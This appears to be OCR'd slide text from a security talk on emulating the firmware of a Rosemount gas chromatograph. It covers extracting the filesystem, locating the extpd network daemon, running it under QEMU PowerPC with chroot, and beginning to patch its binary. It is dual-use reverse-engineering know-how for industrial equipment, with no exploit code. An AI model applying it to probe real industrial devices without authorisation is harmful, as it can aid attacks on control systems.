


Device Emulation

WHAT

Get the Firmware

main website



Extract the downloaded file


fsck.cramfs

```
user-virtual-machine :: Desktop/rosemount/rootfs_extracted » ll
total 56K
drwxr-xr-x 2 user user 4.0K Apr 10  2023 bin
drwxr-xr-x 2 user user 4.0K Apr 10  2023 dev
drwxr-xr-x 8 user user 4.0K Apr 10  2023 etc
drwxr-xr-x 2 user user 4.0K Dec 31  1969 firmware
drwxr-xr-x 3 user user 4.0K Apr 10  2023 home
drwxr-xr-x 3 user user 4.0K Apr 10  2023 lib
lrwxrwxrwx 1 user user   11 Apr 10  2023 linuxrc -> bin/busybox
drwx------ 2 user user 4.0K Dec 31  1969 lost+found
drwxr-xr-x 2 user user 4.0K Apr 10  2023 modules
drwxr-xr-x 2 user user 4.0K Dec 31  1969 nvdata
drwxr-xr-x 2 user user 4.0K Dec 31  1969 proc
-rw-r--r-- 1 user user   45 Dec 31  1969 rootfs.tgz
drwxr-xr-x 2 user user 4.0K Apr 10  2023 sbin
drwxr-xr-x 2 user user 4.0K Dec 31  1969 sys
lrwxrwxrwx 1 user user   10 Apr 10  2023 tmp -> /tmpfs/tmp
lrwxrwxrwx 1 user user   18 Apr 10  2023 tmpfs -> /home/Daniel/tmpfs
drwxr-xr-x 7 user user 4.0K Apr 10  2023 usr
lrwxrwxrwx 1 user user   10 Apr 10  2023 var -> /tmpfs/var
```

Find the binary to emulate


Until binary that binds to the port 10000 is found:

- Go over all init files
- For every candidate check the listen\bind imports



Find the binary to emulate

```
user-virtual-machine :: Desktop/rosemount/rootfs_extracted » cat etc/inittab
# This is run first except when booting in single-user mode.
::sysinit:/etc/rc.sh
```



```
user-virtual-machine :: litov/firmware_extracted/etc » cat rc.local | grep -C 3 extpd

extpd >/dev/null 2>/dev/null&
```

Can we analyze the protocol by statically research the extpd binary?

Theoretically, yes

Device Emulation


HOW

Get the Architecture

```
user-virtual-machine :: Desktop/rosemount/litov » file ./firmware_extracted/bin/extpd
./firmware_extracted/bin/extpd: ELF 32-bit MSB executable, PowerPC or cisco 4500, version
 1 (SYSV), dynamically linked, interpreter /lib/ld.so.1, for GNU/Linux 2.4.3, stripped
```

QEMU - Install UbuntuPPC

```
qemu-system-ppc
-L pc-bios
-M mac99,via=pmu
-boot d
-m 1024
-cdrom ./ubuntu-14.04.5-server-powerpc.iso
-hda ./ubuntu14.qcow2
-nographic
```



QEMU - Run UbuntuPPC

```
qemu-system-ppc
-L pc-bios
-M mac99,via=pmu
-boot c
-prom-env "boot-device=hd:,\yaboot"
-prom-env "boot-args=conf=hd:,\yaboot.conf"
-m 1024 -hda ubuntu14.qcow2
-net user,hostfwd=tcp::10022-:22,hostfwd=tcp::10000-:10000
-net nic
-nographic
```

QEMU - Run UbuntuPPC

```
qemu-system-ppc
-L pc-bios
-M mac99,via=pmu
-boot c
-prom-env "boot-device=hd:,\yaboot"
-prom-env "boot-args=conf=hd:,\yaboot.conf"
-m 1024 -hda ubuntu14.qcow2
-net user,hostfwd=tcp::10022-:22,hostfwd=tcp::10000-:10000
-net nic
-nographic
```

UbuntuPPC on QEMU


```
 * Starting mouse emulation daemon mouseemu                          [ OK ]
 * Restoring resolver state...                                       [ OK ]
 * Stopping System V runlevel compatibility                          [ OK ]

Ubuntu 14.04.5 LTS ubuntu ttyPZ0

ubuntu login: user
user
Password:
Last login: Wed Jun  7 10:22:31 IDT 2023 from 10.0.2.2 on pts/2
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-powerpc-smp ppc)

 * Documentation:  https://help.ubuntu.com/

 System information disabled due to load higher than 1.0

user@ubuntu:~$
```


Emulate the device

- Copy the file firmware files to the ubuntu machine

```
user-virtual-machine :: ~ » scp -P 10022 rosemount_firmware.tar
user@localhost:/home/user
```

- Use chroot to change the root location of the system




Gas Chromatograph file system
PowerPC
[chroot]
Ubuntu
PowerPC
[QEMU]
Ubuntu
x86-64
[VirtualBox]
MacOS
x86-64
[Host]

Run the main application

Run the main application

Follow the init files and execute the “must have” (and only relevant) changes to the environment:

- Create directories
- Define environment variables
- Mount partitions
- ...

Run the executable...

```
user@ubuntu:~/rosemount/merged$ sudo mount -t proc /proc ./proc/
user@ubuntu:~/rosemount/merged$ sudo chroot . /bin/sh
~ # sh /etc/rc.sh
~ # sh /firmware/etc/rc.local
~ # extpd
```

annnnnnnnnnnd

```
~ # extpd
segmentation fault (core dumped)
```

Oh right, the m99 device came without the chromatograph hardware...

Lets Patch


```
.text:1000F860 90 01 00 14                stw       r0, 0x10+sender_lr(r1)
.text:1000F864 48 03 46 E1                bl        ._Z8NvDbOpenv # NvDbOpen(void)
.text:1000F868 2F 83 00 00                cmpwi     cr7, r3, 0
```

